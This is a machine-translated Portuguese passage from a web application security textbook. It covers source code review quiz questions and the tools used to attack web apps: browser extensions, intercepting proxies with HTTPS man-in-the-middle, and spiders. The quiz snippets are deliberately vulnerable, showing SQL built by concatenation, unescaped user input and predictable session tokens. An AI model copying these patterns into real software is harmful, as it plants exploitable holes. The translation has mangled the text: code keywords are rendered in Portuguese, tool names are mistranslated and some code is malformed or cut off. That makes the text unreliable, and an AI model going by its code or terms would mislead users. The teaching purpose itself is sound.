    //retrieve contacts database
    JwmaContactsImpl ctdb =
        (JwmaContactsImpl) session.getValue("jwma.contacts");
    //Handle the incoming request
    multi = new MultipartRequest(session.getRequest(), session.getMTA().getTr
    00170:
    boolean savedraft = multi.getParameter("savedraft").equals("true");
    //retrieve all necessary parameters into local strings
    //recipients
    String to = multi.getParameter("to");
    String cc = multi.getParameter("cc");
    String bcc = multi.getParameter("bcc");
    //subject
    String subject = multi.getParameter("subject");
    //sign
    boolean toggleautosign = new Boolean(
        multi.getParameter("toggleautosign")).booleanValue();
    boolean togglerndappend = new Boolean(
        multi.getParameter("togglerndappend")).booleanValue();
    //body
    String body = multi.getParameter("body");
}

```

File Name	Size	Modified
JwmaMessageInfo.java	9850	07/02/2003
JwmaMessagePart.java	1816	07/02/2003
JwmaMessagePartList.java	6176	07/02/2003
JwmaPlugin.java (d)	1084	07/02/2003
JwmaPreferences.java	6726	14/03/2003
JwmaPreferencesImpl.java	8019	07/02/2003
JwmaSendMail.java	14028	13/03/2003
JwmaSession.java (d)	26535	15/03/2003
JwmaSettings.java (d)	36821	07/02/2003
JwmaStatus.java (d)	9463	27/02/2003
JwmaStoreImpl.java	33765	31/03/2003
JwmaStoreInfo.java	3764	24/03/2003
JwmaTransportImpl.java	1784	07/02/2003
JwmaTrashInfo.java	1078	07/02/2003
LastnameStartsWith.java	1575	07/02/2003
LineWrapper.java (c)	3984	07/02/2003
MailTransportAgent.java	4118	05/03/2003
MD5.java (dw\web)	9363	07/02/2003
MessageSortCriteria.java	1742	07/02/2003
MessageSortingUtil.java	8127	07/02/2003

Figura 18-1: O Source Insight sendo usado para pesquisar e procurar o código-fonte de um aplicativo da Web

Resumo do capítulo

Muitas pessoas com experiência significativa em testes de aplicativos da Web de forma interativa demonstram um medo irracional de examinar a base de código de um aplicativo para descobrir vulnerabilidades diretamente. Esse medo é compreensível para pessoas que não são programadoras, mas, na verdade, raramente se justifica. Qualquer pessoa que esteja familiarizada com o manuseio de computadores pode, com um pouco de investimento, adquirir conhecimento e confiança suficientes para realizar uma auditoria de código eficaz. Seu objetivo ao analisar a base de código de um aplicativo não precisa ser descobrir "todas" as vulnerabilidades que ele contém, assim como você não estabeleceria essa meta irrealista ao realizar testes práticos. De forma mais razoável, você pode aspirar a entender alguns dos principais processamentos que o aplicativo está realizando na entrada fornecida pelo usuário e reconhecer algumas das assinaturas que apontam para possíveis problemas. Abordada dessa forma, a revisão de código pode ser um complemento extremamente útil para os testes de caixa preta mais conhecidos, melhorando a eficácia desses testes e revelando defeitos que podem ser extremamente difíceis de descobrir quando se está lidando com um aplicativo totalmente externo.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Liste três categorias de vulnerabilidades comuns que geralmente têm assinaturas facilmente reconhecíveis no código-fonte.
2. Por que identificar todas as fontes de entrada do usuário às vezes pode ser um desafio ao analisar um aplicativo PHP?
3. Considere os dois métodos a seguir para executar uma consulta SQL que incorpora a entrada fornecida pelo usuário:

```
// método 1
String artist = request.getParameter("artist").replaceAll("'", "''");
String genre = request.getParameter("genre").replaceAll("'", "''"); String
album = request.getParameter("album").replaceAll("'", "''"); Statement s =
connection.createStatement();
s.executeQuery("SELECT * FROM music WHERE artist = '" + artist + "'"
    AND genre = '" + genre + "' AND album = '" + album + "' + album +
    "'");

// método 2
String artist = request.getParameter("artist");
String genre = request.getParameter("genre"); String
album = request.getParameter("album"); Statement s =
connection.prepareStatement(
    "SELECT * FROM music WHERE artist = '" + artist + "'"
    AND genre = ? AND album = ?");
s.setString(1, genre);
s.setString(2, album);
s.executeQuery();
```

Qual desses métodos é mais seguro e por quê?

4. Você está analisando a base de código de um aplicativo Java e, durante o reconhecimento inicial, procura todos os usos do `HttpServletRequest.getParameter` API. O código a seguir chama sua atenção:

```
private void setWelcomeMessage(HttpServletRequest request) throws
    ServletException
{
    String name = request.getParameter("name");

    Se (nome == nulo)
        nome = "";

    m_welcomeMessage = "Bem-vindo " + nome + "!";
}
```

Para qual possível vulnerabilidade esse código pode apontar? Que outra análise de código você precisaria realizar para confirmar se o aplicativo é de fato vulnerável?

5. Você está analisando o mecanismo que um aplicativo usa para gerar tokens de sessão. O código relevante é o seguinte:

```
classe pública TokenGenerator
{
    private java.util.Random r = new java.util.Random();

    public synchronized long nextToken()
    {
        long l = r.nextInt();
        long m = r.nextInt();

        Retornar l + (m << 32);
    }
}
```

Os tokens de sessão do aplicativo estão sendo gerados de forma previsível?
Explique sua resposta completamente.

Um aplicativo da Web Kit de ferramentas do hacker

Alguns ataques a aplicativos da Web podem ser realizados usando apenas um navegador da Web padrão; no entanto, a maioria deles exige o uso de algumas ferramentas adicionais. Muitas dessas ferramentas operam em conjunto com o navegador, seja como extensões que modificam a funcionalidade do próprio navegador, seja como ferramentas externas que são executadas junto com o navegador e modificam sua interação com o aplicativo de destino.

O item mais importante do seu kit de ferramentas se enquadra nessa última categoria e opera como um proxy da Web de interceptação, permitindo que você visualize e modifique todas as mensagens HTTP que passam entre o navegador e o aplicativo de destino. Nos últimos anos, os proxies de interceptação básicos evoluíram para poderosos conjuntos de ferramentas integradas que contêm várias outras funções projetadas para ajudá-lo a atacar aplicativos da Web. Examinaremos os três conjuntos integrados mais populares e descreveremos como você pode usar melhor a funcionalidade deles.

A segunda categoria principal de ferramenta é o scanner de aplicativos da Web. Trata-se de um produto projetado para automatizar muitas das tarefas envolvidas no ataque a um aplicativo da Web, desde o mapeamento inicial até a sondagem de vulnerabilidades. Examinaremos os pontos fortes e fracos inerentes aos verificadores de aplicativos da Web e faremos uma breve análise dos dois líderes atuais do mercado nessa área.

Navegadores da Web

Um navegador da Web não é exatamente uma ferramenta de hacking, pois é o meio padrão pelo qual os aplicativos da Web são projetados para serem acessados. No entanto, a escolha do navegador da Web pode ter um impacto na eficácia do ataque a um aplicativo da Web. Além disso, há várias extensões disponíveis para diferentes tipos de navegadores, que podem ajudá-lo a realizar um ataque. Nesta seção, examinaremos brevemente três navegadores populares e algumas das extensões disponíveis para eles.

Internet Explorer

O Internet Explorer (IE) da Microsoft é atualmente o navegador da Web mais usado, com aproximadamente 60% do mercado no momento em que este artigo foi escrito. Praticamente todos os aplicativos da Web são projetados e testados no IE, o que o torna uma boa opção para um invasor, pois o conteúdo e a funcionalidade da maioria dos aplicativos serão exibidos corretamente e poderão ser usados no IE. Em particular, outros navegadores não oferecem suporte nativo a controles ActiveX, tornando o IE obrigatório se um aplicativo empregar essa tecnologia. Uma restrição imposta pelo IE é que, ao contrário dos outros navegadores, você está limitado a trabalhar com a plataforma Microsoft Windows.

Devido à ampla adoção do IE, quando estiver testando scripts entre sites e outros ataques contra usuários de aplicativos, você deve sempre tentar fazer com que os ataques funcionem contra esse navegador (consulte o Capítulo 12).

Há várias extensões úteis disponíveis para o IE que podem ser úteis ao atacar aplicativos da Web, incluindo as seguintes:

- O HttpWatch analisa todas as solicitações e respostas HTTP, fornecendo detalhes de cabeçalhos, cookies, URLs, parâmetros de solicitação, códigos de status HTTP e redirecionamentos (ilustrado na Figura 19-1).
- O IEWatch executa funções muito semelhantes às do HttpWatch e também fornece algumas análises de documentos HTML, imagens, scripts e similares.
- O TamperIE permite a visualização e a modificação de solicitações e respostas HTTP no navegador.

Firefox

Atualmente, o Firefox é o segundo navegador da Web mais usado, com aproximadamente 35% do mercado no momento em que este artigo foi escrito. A maioria dos aplicativos da Web funciona corretamente no Firefox; no entanto, não há suporte nativo para controles ActiveX.




Figura 19-1: O HttpWatch fornece análise das solicitações HTTP emitidas pelo Internet Explorer.

Há muitas variações sutis entre o manuseio do HTML pelos diferentes navegadores, principalmente quando não está em conformidade estrita com os padrões. Muitas vezes, você descobrirá que as defesas de um aplicativo contra scripts entre sites significam que seus ataques não são eficazes contra todas as plataformas de navegadores. A popularidade do Firefox é facilmente suficiente para torná-lo um alvo viável para ataques XSS, portanto, você deve testá-lo contra o Firefox se tiver dificuldades para fazê-lo funcionar contra o IE.

Há um grande número de extensões de navegador disponíveis para o Firefox que podem ser úteis ao atacar aplicativos da Web, incluindo as seguintes:

O FoxyProxy permite o gerenciamento flexível da configuração de proxy do navegador, possibilitando a troca rápida, a definição de proxies diferentes para URLs diferentes e assim por diante.

Tamper Data permite a visualização e a modificação de solicitações e respostas HTTP no navegador.

O LiveHTTPHeaders também permite a modificação de solicitações e respostas e a reprodução de solicitações individuais.

AddNEditCookies permite adicionar e modificar os valores e atributos dos cookies (consulte a Figura 19-2).

O CookieWatcher permite que o valor de um cookie seja monitorado em uma barra de status.




Figura 19-2: AddNEditCookies permite a modificação direta de valores e atributos de cookies no Firefox.

Ópera

O Opera é um navegador relativamente pouco usado, com menos de 2% de participação no mercado no momento em que este artigo foi escrito. Relativamente poucos aplicativos são testados especificamente no Opera. No entanto, ele oferece vários recursos que podem ser úteis ao atacar aplicativos da Web. A interface é altamente personalizável, oferecendo acesso fácil a alguns dos recursos mais obscuros nos quais os atacantes geralmente estão interessados. Aqui estão algumas funções úteis do Opera:

- F12+x ativa ou desativa o proxy.
- ALT+CTRL+L exibe todos os links do documento.
- CTRL+F3 exibe o código-fonte com destaque de sintaxe da página atual.
- ALT+T+A+C exibe os cookies e permite que eles sejam editados.

ALT+T+D exclui todos os dados privados, o que pode ser útil para limpar caches e cookies e criar um novo começo no aplicativo.

O recurso Wand permite que nomes de usuário e senhas sejam lembrados e preenchidos automaticamente em visitas futuras.

DICA Muitas vezes, você pode aproveitar os recursos do navegador para ajudá-lo a atacar um aplicativo da Web:

Desde que um aplicativo não use cookies persistentes para armazenar tokens de sessão, você pode usar vários processos do mesmo navegador, cada um com uma sessão diferente no aplicativo. Por exemplo, ao testar controles de acesso, você pode usar uma instância do navegador conectada como usuário com privilégios altos e outra conectada como usuário com privilégios baixos, testando assim rapidamente o tratamento de solicitações do aplicativo com privilégios diferentes. Se um aplicativo usar cookies persistentes que afetam suas sessões, você poderá usar dois produtos de navegador diferentes ou uma máquina virtual para realizar esse teste.

Você pode limpar os dados que um navegador acumulou sobre um aplicativo (principalmente nos cookies e no cache) para começar novamente com o aplicativo como um novo usuário.

Você pode clicar com o botão direito do mouse em um link e abri-lo em uma nova janela ou guia para explorar uma avenida específica de funcionalidade que chame sua atenção, enquanto mantém sua posição anterior para continuar trabalhando sistematicamente no aplicativo.

Suítes de teste integradas

Depois do navegador da Web essencial, o item mais útil em seu kit de ferramentas ao atacar um aplicativo da Web é um proxy de interceptação. Nos primórdios dos aplicativos Web, o proxy de interceptação era uma ferramenta autônoma que fornecia o mínimo de funcionalidade possível, principalmente o venerável proxy Achilles, que simplesmente exibia cada solicitação e resposta para edição. Embora extremamente básico, cheio de bugs e uma dor de cabeça para usar, o Achilles era suficiente para comprometer muitos aplicativos da Web nas mãos de um invasor habilidoso.

Nos últimos anos, o humilde proxy de interceptação evoluiu para um número de conjuntos de ferramentas altamente funcionais, cada um contendo várias ferramentas interconectadas projetadas para executar todas as tarefas comuns envolvidas no ataque a um

aplicativo da Web. Há três suítes líderes em uso generalizado, que examinaremos nesta seção:

Conjunto para arrotar

■■ Paros

■■ WebScarab

Como as ferramentas funcionam

Cada conjunto de testes integrados contém várias ferramentas complementares que compartilham informações sobre o aplicativo de destino. Normalmente, o invasor interage com o aplicativo da maneira normal por meio do navegador, e as ferramentas monitoram as solicitações e respostas resultantes, armazenando todos os detalhes relevantes sobre o aplicativo de destino e fornecendo várias funções úteis. Cada suíte é composta pelos seguintes componentes principais:

■■ Um proxy de interceptação

■■ Um spider de aplicativo da Web

Um fuzzer ou scanner de aplicativo

Uma ferramenta de solicitação manual

Várias funções e utilitários compartilhados

Interceptação de proxies

O proxy de interceptação está no centro do conjunto de ferramentas e continua sendo atualmente o único componente realmente essencial. Para usar um proxy de interceptação, você deve configurar o navegador para usar como servidor proxy uma porta no computador local. A ferramenta de proxy é configurada para escutar nessa porta e recebe todas as solicitações emitidas pelo navegador. Como o proxy tem acesso às comunicações bidirecionais entre o navegador e o servidor da Web de destino, ele pode empatar cada mensagem para análise e modificação pelo usuário e executar outras funções úteis.

Configuração de seu navegador

Se você nunca configurou seu navegador para usar um servidor proxy, isso é simples de fazer em qualquer navegador. Primeiro, estabeleça qual porta local seu proxy de interceptação usa por padrão para escutar conexões (geralmente 8080). Em seguida, execute as etapas necessárias para seu navegador:

No Internet Explorer, vá para Ferramentas ⇨ Opções da Internet ⇨ Conexões ⇨ Configurações de LAN. Certifique-se de que as opções Detectar configurações automaticamente e Usar

As caixas Automatic Configuration Script não estão marcadas. Certifique-se de que a caixa Use a Proxy Server for Your LAN esteja marcada. No campo Address (Endereço), digite `localhost` e, no campo Port (Porta), digite a porta usada pelo seu proxy. Clique no botão Advanced (Avançado) e verifique se a caixa Use the Same Proxy Server for All Protocols (Usar o mesmo servidor proxy para todos os protocolos) está marcada. Se o nome do host do aplicativo que você está atacando corresponder a alguma das expressões na caixa Não usar servidor proxy para endereços que começam com, remova essas expressões. Clique em OK em todas as caixas de diálogo para confirmar a nova configuração.

No Firefox, vá para Ferramentas ⇨ Opções ⇨ Configurações de conexão. Certifique-se de que a opção Configuração manual de proxy esteja selecionada. Na seção Proxy HTTP digite `localhost` e, no campo adjacente Port (Porta), digite a porta usada pelo seu proxy. Certifique-se de que a caixa Usar este servidor proxy para todos os protocolos esteja marcada. Se o nome do host do aplicativo que você está atacando corresponder a alguma das expressões da caixa No Proxy For, remova essas expressões. Clique em OK em todas as caixas de diálogo para confirmar a nova configuração.

No Opera, vá para Ferramentas ⇨ Preferências ⇨ Avançado ⇨ Rede ⇨ Servidores proxy. Certifique-se de que a caixa Usar configuração automática de proxy esteja vazio. Certifique-se de que as caixas HTTP e HTTPS estejam marcadas. Nos campos de endereço, digite `localhost` e, nos campos de porta, digite a porta usada pelo seu proxy. Se o nome do host do aplicativo que você está atacando corresponder a alguma das expressões na caixa Não usar proxy nos endereços abaixo, remova essas expressões. Clique em OK em todas as caixas de diálogo para confirmar a nova configuração.

Interceptação de proxies e HTTPS

Ao lidar com comunicações HTTP não criptografadas, um proxy de interceptação funciona essencialmente da mesma forma que um proxy normal da Web, conforme descrito no Capítulo 3. O navegador envia solicitações HTTP padrão para o proxy, com a exceção de que o URL na primeira linha da solicitação contém o nome completo do host do servidor da Web de destino. O proxy analisa esse nome de host, resolve-o em um endereço IP, converte a solicitação em seu equivalente padrão não proxy e a encaminha para o servidor de destino. Quando esse servidor responde, o proxy encaminha a resposta de volta ao navegador do cliente.

Para comunicações HTTPS, o navegador primeiro faz uma solicitação de texto claro para o proxy usando o método `CONNECT`, especificando o nome do host e a porta do servidor de destino. Quando um proxy normal (não interceptador) é usado, o proxy responde com um código de status HTTP 200, mantém a conexão TCP aberta e, a partir desse ponto (para essa conexão), atua como um relé de nível TCP para o servidor de destino. Em seguida, o navegador executa um handshake SSL com o servidor de destino, estabelecendo um túnel seguro pelo qual as mensagens HTTP são transmitidas. Com um proxy de interceptação, esse

processo deve funcionar de forma diferente em

para que o proxy obtenha acesso às mensagens HTTP que o navegador envia pelo túnel. Conforme ilustrado na Figura 19-3, depois de responder à solicitação CONNECT com um código de status HTTP 200, o proxy de interceptação não atua como um relé, mas executa a parte do servidor do handshake SSL com o navegador. Ele também atua como um cliente SSL e executa um segundo handshake SSL com o servidor da Web de destino. Assim, são criados dois túneis SSL, com o proxy atuando como um homem no meio entre eles. Isso permite que o proxy descriptografe cada mensagem recebida por meio de qualquer um dos túneis, obtenha acesso à sua forma de texto não criptografado e, em seguida, criptografe-a novamente para transmissão por meio do outro túnel.




Figura 19-3: Um proxy de interceptação permite que as comunicações HTTPS sejam visualizadas e modificadas.

Obviamente, se qualquer invasor adequadamente posicionado pudesse executar esse truque sem ser detectado, o SSL seria inútil, pois não protegeria a privacidade e a integridade das comunicações entre o navegador e o servidor. Por esse motivo, uma parte importante do handshake do SSL envolve o uso de certificados criptográficos para autenticar a identidade de qualquer uma das partes. Para executar o

No final do handshake SSL do servidor com o navegador, o proxy de interceptação deve usar seu próprio certificado SSL, pois não tem acesso à chave privada usada pelo servidor de destino. Nessa situação, para se proteger contra ataques, os navegadores apresentam um aviso ao usuário, permitindo que ele visualize o certificado espúrio e decida se deve confiar nele. A Figura 19-4 mostra o aviso pré-enviado pelo Firefox. Quando um proxy de interceptação está sendo usado, é claro, tanto o navegador quanto o proxy estão totalmente sob o controle do invasor, portanto, eles podem aceitar o certificado espúrio e permitir que o proxy crie dois túneis SSL.



Figura 19-4: O uso de um proxy de interceptação com comunicações HTTPS gera um aviso no navegador do invasor.

Recursos comuns

Além de sua função principal de permitir a interceptação e a modificação de solicitações e respostas, os proxies dos três principais conjuntos de ferramentas contêm uma grande variedade de outros recursos para ajudá-lo a atacar aplicativos da Web. Esses recursos incluem os seguintes:

Regras de interceptação refinadas, permitindo que as mensagens sejam interceptadas para análise ou encaminhadas silenciosamente, com base em critérios como host de destino, URL, método, tipo de recurso, código de resposta ou aparência de expressões específicas (consulte a Figura 19-5). Em um aplicativo típico, a grande maioria das solicitações e respostas é de pouco interesse para você, e essa função permite configurar o proxy para sinalizar apenas as mensagens que lhe interessam.

Um histórico e um cache detalhados de todas as solicitações e respostas, permitindo que as mensagens anteriores sejam revisadas e transmitidas a outras ferramentas do conjunto para análise posterior.

Regras automatizadas de correspondência e substituição para modificar dinamicamente o conteúdo de solicitações e respostas. Essa função pode ser útil em várias situações - por exemplo, para reescrever o valor de um cookie ou outro parâmetro em todas as solicitações, para remover diretivas de cache, para simular um navegador específico com o cabeçalho User-Agent e assim por diante.

Acesso à funcionalidade de proxy diretamente do navegador, além da interface do usuário do cliente. Isso permite que você navegue pelo cache de solicitações e respostas e reemita solicitações individuais a partir do contexto do navegador, permitindo que as respostas sejam totalmente processadas e interpretadas da maneira normal (consulte a Figura 19-6).

Utilitários para manipular o formato das mensagens HTTP, como a conversão entre diferentes métodos de solicitação e codificações de conteúdo.

Às vezes, elas podem ser úteis para o ajuste fino de um ataque, como o script entre sites.

Uma função para revelar quaisquer campos de formulário ocultos nas respostas do aplicativo para que fiquem visíveis no navegador.




Figura 19-5: O proxy Burp suporta a configuração de regras refinadas para interceptar solicitações e respostas.




Figura 19-6: Acesso no navegador ao cache do proxy

Aranhas de aplicativos da Web

Os spiders de aplicativos da Web funcionam de forma semelhante aos spiders da Web tradicionais, solicitando páginas da Web, analisando-as em busca de links para outras páginas e, em seguida, solicitando essas páginas, continuando de forma recursiva até que todo o conteúdo de um site tenha sido descoberto. Para acomodar as diferenças entre os aplicativos funcionais da Web e os sites tradicionais, os spiders de aplicativos devem ir além dessa função principal e enfrentar vários outros desafios, como os seguintes:

Navegação baseada em formulários, usando listas suspensas, entrada de texto e outros métodos.

Navegação baseada em JavaScript, como menus gerados dinamicamente.

Funções de vários estágios que exigem que as ações sejam executadas em uma sequência definida.

Autenticação e sessões.

O uso de identificadores baseados em parâmetros, em vez do URL, para especificar diferentes conteúdos e funcionalidades.

O aparecimento de tokens e outros parâmetros voláteis na string de consulta de URL, levando a problemas de identificação de conteúdo exclusivo.

Vários desses problemas são abordados em conjuntos de testes integrados por meio do compartilhamento de dados entre o proxy de interceptação e os componentes do spider. Isso permite que você use o aplicativo de destino da maneira normal, com todas as solicitações sendo processadas pelo proxy e passadas para o spider para análise posterior. Quaisquer mecanismos incomuns de navegação, autenticação e tratamento de sessão são, portanto, tratados pelo seu navegador e pelas suas ações, permitindo que o spider crie uma imagem detalhada do conteúdo do aplicativo sob o seu controle refinado. Essa técnica de spidering direcionada ao usuário é descrita em detalhes no Capítulo 4. Depois de reunir o máximo de informações possível, o spider pode ser iniciado para investigar mais a fundo, descobrindo potencialmente conteúdo e funcionalidade adicionais.

Os seguintes recursos são comumente implementados nos spiders de aplicativos da Web:

Atualização automática do mapa do site com URLs acessados por meio do proxy de interceptação.

Espionagem passiva do conteúdo processado pelo proxy, analisando-o em busca de links e adicionando-os ao mapa do site sem solicitá-los de fato (consulte a Figura 19-7).

Apresentação do conteúdo descoberto em forma de tabela e árvore, com a facilidade de pesquisar esses resultados.

Controle detalhado sobre o escopo do spidering automatizado. Isso permite que você especifique quais nomes de host, endereços IP, caminhos de diretório, tipos de arquivo e outros itens devem ser solicitados pelo spider, para se concentrar em uma determinada área de funcionalidade e evitar que o spider siga links inadequados dentro ou fora da infraestrutura do aplicativo de destino. Esse recurso também é essencial para evitar o uso de spidering em funcionalidades poderosas, como interfaces administrativas, que podem causar efeitos colaterais perigosos, como a exclusão de contas de usuários. Também é útil para evitar que o spider solicite a função de logout, invalidando assim sua própria sessão.

Análise automática de formulários HTML, scripts, comentários e imagens, e análise dos mesmos no mapa do site.

Análise de conteúdo JavaScript para URLs e nomes de recursos. Mesmo que um mecanismo JavaScript completo não esteja implementado, essa função geralmente permite que um spider descubra os alvos da navegação baseada em JavaScript, pois eles geralmente aparecem em forma literal no script.

■■ Envio automático e orientado pelo usuário de formulários com parâmetros adequados (consulte a Figura 19-8).

Detecção de respostas personalizadas de arquivo não encontrado. Muitos aplicativos respondem com uma mensagem HTTP 200 quando um recurso inválido é solicitado. Se os spiders não conseguirem reconhecer isso, o mapa de conteúdo resultante conterá falsos positivos.

Verificação do arquivo `robots.txt`, que tem o objetivo de fornecer uma lista negra de URLs que não devem ser examinados, mas que um spider atacante pode usar para descobrir conteúdo adicional.

Recuperação automática da raiz de todos os diretórios enumerados. Isso pode ser útil para verificar se há listagens de diretórios ou conteúdo padrão (consulte o Capítulo 17).

Processamento e uso automáticos de cookies emitidos pelo aplicativo, para permitir que o spidering seja realizado no contexto de uma sessão autenticada.

Teste automático de dependência de sessão de páginas individuais. Isso envolve a solicitação de cada página com e sem cookies que tenham sido recebidos. Se o mesmo conteúdo for recuperado, então a página não requer uma sessão ou autenticação. Isso pode ser útil ao investigar alguns tipos de falhas de controle de acesso (consulte o Capítulo 8).

Uso automático do cabeçalho `Referer` correto ao emitir solicitações. Alguns aplicativos podem verificar o conteúdo desse cabeçalho, e essa função garante que o spider se comporte, na medida do possível, como um navegador comum.

